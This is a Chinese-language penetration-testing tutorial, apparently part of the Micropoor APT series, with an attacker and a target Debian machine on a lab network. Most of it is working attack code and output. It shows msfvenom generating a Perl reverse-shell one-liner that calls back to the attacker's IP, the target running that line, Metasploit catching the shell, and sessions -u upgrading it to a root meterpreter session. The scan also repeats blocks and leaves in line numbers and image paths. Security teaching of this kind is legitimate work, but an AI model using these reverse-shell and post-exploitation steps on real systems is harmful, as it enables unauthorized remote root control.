专注APT攻击与防御

https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**多种疾病**。

攻击机： 192.168.1.102 Debian

靶机： 192.168.1.117 Debian

实战中，许多reverse shell 是无meterprete shell的，故不方便调用meterpreter下模块，连载2季，解决该问题。

payload生成：

以cmd/unix/reverse_perl为demo：

```
[root@John /tmp]# msfvenom -p cmd/unix/reverse_perl LHOST=192.168.1.102 LPORT=8080
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 232 bytes
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.1.102:8080");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'
```

攻击机设置：

注意参数

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------

```

```
8
9  Payload options (cmd/unix/reverse_perl):
10
11   Name Current Setting Required Description
12   ---- --------------- -------- -----------
13   LHOST 192.168.1.102 yes The listen address (an interface may be speci
fied)
14   LPORT 8080 yes The listen port
15
16
17  Exploit target:
18
19   Id Name
20   -- ----
21   0 Wildcard Target
22
23
24  msf exploit(multi/handler) > exploit -j
25  [*] Exploit running as background job 0.
26
27  [*] Started reverse TCP handler on 192.168.1.102:8080
```


```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT  8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.102:8080
```

靶机执行：

```
root@kali:~# perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %E
NV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAd
dr,"192.168.1.102:8080");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){i
f($_=~ /(.*)/){system $1;}};'
Parameterless "use IO" deprecated at -e line 0.
```

上线 session

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 8.

[*] Started reverse TCP handler on 192.168.1.102:8080
msf exploit(multi/handler) > [*] Command shell session 10 opened (192.
168.1.102:8080 -> 192.168.1.117:36914) at 2019-02-23 06:35:07 -0500

msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id Name Type Information Connection
  -- ---- ---- ----------- ----------
  10 shell cmd/unix 192.168.1.102:8080 -> 192.168.1.117:36914 (192.168.
1.117)
```



msf的shell cmd是无心跳的，故无法检测session 的是否有效存活。

查看session 心跳：

```
msf exploit(multi/handler) > sessions -x

Active sessions
===============

  Id Name Type Checkin? Enc? Local URI Information Connection
```

```
  -- ----  ----  --------  ----  ---------  -----------  ----------
  10 shell cmd/unix ? N ? 192.168.1.102:8080 -> 192.168.1.117:36914 (19
2.168.1.117)
```


```
msf exploit(multi/handler) > sessions -x

Active sessions
===============

  Id  Name  Type           Checkin?  Enc?  Local URI  Information  Connection
  --  ----  ----           --------  ----  ---------  -----------  ----------
  10        shell cmd/unix  ?        N     ?                       192.168.1.102:8080 -> 192.168.1.117:36914 (192.168.1.117)
```

在msf4.0以后，体现出了meterpreter下的后渗透，但大部分需要转换meterpreter shell。而meterpreter又以心跳为前提，故Information为NULL时，俗称“假session”，解决假session的问题，会在后续的课时中继续讲到。

转换meterpreter shell
参数 -u，并且出现心跳。

```
msf exploit(multi/handler) > sessions -u 10
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s):
[10]

[*] Upgrading session ID: 10
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.102:4433
[*] Sending stage (914728 bytes) to 192.168.1.117
[*] Meterpreter session 11 opened (192.168.1.102:4433 ->
192.168.1.117:57692) at 2019-02-23 06:39:18 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
 msf exploit(multi/handler) > sessions -l

 Active sessions
 ===============

  Id Name Type Information Connection
  -- ---- ---- ----------- ----------
  10 shell cmd/unix 192.168.1.102:8080 -> 192.168.1.117:36914 (192.168.
1.117)
  11 meterpreter x86/linux uid=0, gid=0, euid=0, egid=0 @ 192.168.1.117
192.168.1.102:4433 -> 192.168.1.117:57692 (192.168.1.117)

 msf exploit(multi/handler) > sessions -x

```

```
Active sessions
===============

 Id Name Type Checkin? Enc? Local URI Information Connection
 -- ---- ---- -------- ---- --------- ----------- ----------
 10 shell cmd/unix ? N ? 192.168.1.102:8080 -> 192.168.1.117:36914 (192.168.1.117)
 11 meterpreter x86/linux 39s ago Y ? uid=0, gid=0, euid=0, egid=0 @ 192.168.1.117 192.168.1.102:4433 -> 192.168.1.117:57692 (192.168.1.117)
```




```
meterpreter > ps

Process List
============

 PID PPID Name Arch User Path
 --- ---- ---- ---- ---- ----
 1 0 systemd x86_64 root /lib/systemd
 2 0 kthreadd x86_64 root .
 4 2 kworker/0:0H x86_64 root .
 6 2 mm_percpu_wq x86_64 root .
 7 2 ksoftirqd/0 x86_64 root .
 8 2 rcu_sched x86_64 root .
...

 2577 923 perl x86_64 root /usr/bin
 2600 923 iegkM x86_64 root /tmp

meterpreter > getuid
```

```
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > getpid
Current pid: 2600
```

此时可以调用强大的meterpreter后渗透模块，有趣的渗透刚刚开始。

- Micropoor